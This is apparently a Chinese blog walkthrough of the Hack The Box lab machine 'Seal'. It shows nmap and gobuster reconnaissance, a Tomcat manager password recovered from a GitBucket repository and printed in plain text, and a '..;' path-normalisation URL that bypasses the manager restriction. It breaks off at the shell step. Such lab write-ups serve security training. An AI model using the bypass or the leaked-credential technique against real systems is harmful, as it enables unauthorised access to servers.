
[HTB]Seal

原创

Snakin_ya 于 2021-11-16 11:34:23 发布 744 收藏

分类专栏： 渗透测试实战 文章标签： linux ssh 安全



信息搜集

nmap

发现开启了`22(SSH)`、`443(HTTPS)`和`8080(HTTP)`端口。

```
root@kali://# nmap -A 10.10.10.250
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-15 19:03 CST
Nmap scan report for 10.10.10.250
Host is up (0.28s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67 (RSA)
|   256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36 (ECDSA)
```

```
|_  256 b4:5e:83:93:c5:42:49:de:71:25:92:71:23:b1:85:54 (ED25519)
443/tcp  open  ssl/http   nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Seal Market
| ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK
| Not valid before: 2021-05-05T10:24:03
|_Not valid after:  2022-05-05T10:24:03
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
8080/tcp open  http-proxy
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 401 Unauthorized
|     Date: Mon, 15 Nov 2021 11:19:02 GMT
|     Set-Cookie: JSESSIONID=node01501l9pyd2y8j103uthm3vxzbt190.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 0
|   GetRequest:
|     HTTP/1.1 401 Unauthorized
|     Date: Mon, 15 Nov 2021 11:19:00 GMT
|     Set-Cookie: JSESSIONID=node01d56ieygzhoy21qdw864j59fh1188.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Mon, 15 Nov 2021 11:19:00 GMT
|     Set-Cookie: JSESSIONID=node010ob0dzfeqe0u12udmw0fjc3rr189.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Allow: GET,HEAD,POST,OPTIONS
|     Content-Length: 0
|   RPCCheck:
|     HTTP/1.1 400 Illegal character OTEXT=0x80
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 71
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character OTEXT=0x80</pre>
|   RTSPRequest:
|     HTTP/1.1 505 Unknown Version
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|     <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
|   Socks4:
|     HTTP/1.1 400 Illegal character CNTL=0x4
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x4</pre>
|   Socks5:
|     HTTP/1.1 400 Illegal character CNTL=0x5
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|_    <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x5</pre>
| http-auth:
```

```
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fing
erprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.91%I=7%D=11/15%Time=61923E83%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,F7,"HTTP/1\.1\x20401\x20Unauthorized\r\nDate:\x20Mon,\x2015\x
SF:20Nov\x202021\x2011:19:00\x20GMT\r\nSet-Cookie:\x20JSESSIONID=node01d56
SF:ieygzhoy21qdw864j59fh1188\.node0;\x20Path=/;\x20HttpOnly\r\nExpires:\x2
SF:0Thu,\x2001\x20Jan\x201970\x2000:00:00\x20GMT\r\nContent-Type:\x20text/
SF:html;charset=utf-8\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOptions,10B,
SF:"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Mon,\x2015\x20Nov\x202021\x2011:19:
SF:00\x20GMT\r\nSet-Cookie:\x20JSESSIONID=node010ob0dzfeqe0u12udmw0fjc3rr1
SF:89\.node0;\x20Path=/;\x20HttpOnly\r\nExpires:\x20Thu,\x2001\x20Jan\x201
SF:970\x2000:00:00\x20GMT\r\nContent-Type:\x20text/html;charset=utf-8\r\nA
SF:llow:\x20GET,HEAD,POST,OPTIONS\r\nContent-Length:\x200\r\n\r\n")%r(RTSP
SF:Request,AD,"HTTP/1\.1\x20505\x20Unknown\x20Version\r\nContent-Type:\x20
SF:text/html;charset=iso-8859-1\r\nContent-Length:\x2058\r\nConnection:\x2
SF:0close\r\n\r\n<h1>Bad\x20Message\x20505</h1><pre>reason:\x20Unknown\x20
SF:Version</pre>")%r(FourOhFourRequest,F7,"HTTP/1\.1\x20401\x20Unauthorize
SF:d\r\nDate:\x20Mon,\x2015\x20Nov\x202021\x2011:19:02\x20GMT\r\nSet-Cooki
SF:e:\x20JSESSIONID=node01501l9pyd2y8j103uthm3vxzbt190\.node0;\x20Path=/;\
SF:x20HttpOnly\r\nExpires:\x20Thu,\x2001\x20Jan\x201970\x2000:00:00\x20GMT
SF:\r\nContent-Type:\x20text/html;charset=utf-8\r\nContent-Length:\x200\r\
SF:n\r\n")%r(Socks5,C3,"HTTP/1\.1\x20400\x20Illegal\x20character\x20CNTL=0
SF:x5\r\nContent-Type:\x20text/html;charset=iso-8859-1\r\nContent-Length:\
SF:x2069\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</h1><pre
SF:>reason:\x20Illegal\x20character\x20CNTL=0x5</pre>")%r(Socks4,C3,"HTTP/
SF:1\.1\x20400\x20Illegal\x20character\x20CNTL=0x4\r\nContent-Type:\x20tex
SF:t/html;charset=iso-8859-1\r\nContent-Length:\x2069\r\nConnection:\x20cl
SF:ose\r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20Illegal\x20cha
SF:racter\x20CNTL=0x4</pre>")%r(RPCCheck,C7,"HTTP/1\.1\x20400\x20Illegal\x
SF:20character\x20OTEXT=0x80\r\nContent-Type:\x20text/html;charset=iso-885
SF:9-1\r\nContent-Length:\x2071\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20
SF:Message\x20400</h1><pre>reason:\x20Illegal\x20character\x20OTEXT=0x80</
SF:pre>");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=11/15%OT=22%CT=1%CU=43685%PV=Y%DS=2%DC=T%G=Y%TM=61923E
OS:B8%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST
OS:11NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)EC
OS:N(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%C
OS:D=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3306/tcp)
HOP RTT       ADDRESS
1   282.21 ms 10.10.14.1
2   282.53 ms 10.10.10.250

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.48 seconds
```

在443端口有域名`seal.htb`，我们将它添加到`etc/hosts`

```
echo "10.10.10.250 seal.htb" >> /etc/hosts
```

子域名枚举

使用gobuster进行子域名枚举


```
gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u https://seal.htb/ -k
```

得到


```
root@kali://# gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u https://se
al.htb/ -k
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          https://seal.htb/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2021/11/15 19:47:08 Starting gobuster in VHOST enumeration mode
===============================================================
Found: gc._msdcs.seal.htb (Status: 400) [Size: 2254]
Found: _domainkey.seal.htb (Status: 400) [Size: 1953]

===============================================================
2021/11/15 19:56:46 Finished
===============================================================
```

没啥用

GitBucket TCP 8080



提示注册账号登录，进入后有两个仓库




根据仓库信息，页面应该是由tomcat搭建

且有一些待办事项：


```
Remove mutual authentication for dashboard, setup registration and login features.
Deploy updated tomcat configuration.
Disable manager and host-manager.
```

我们尝试更新一下tomcat，发现了用户名和密码




```
<user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
```


Seal Market TCP 443



尝试访问tomcat默认登录目录

```
/manager/status
```

使用刚刚得到的账号密码便可以登录，进入tomcat的管理界面



shell

Blackhat presentatin by Orange Tsai

漏洞利用

```
https://seal.htb/manager/status/..;/html
```

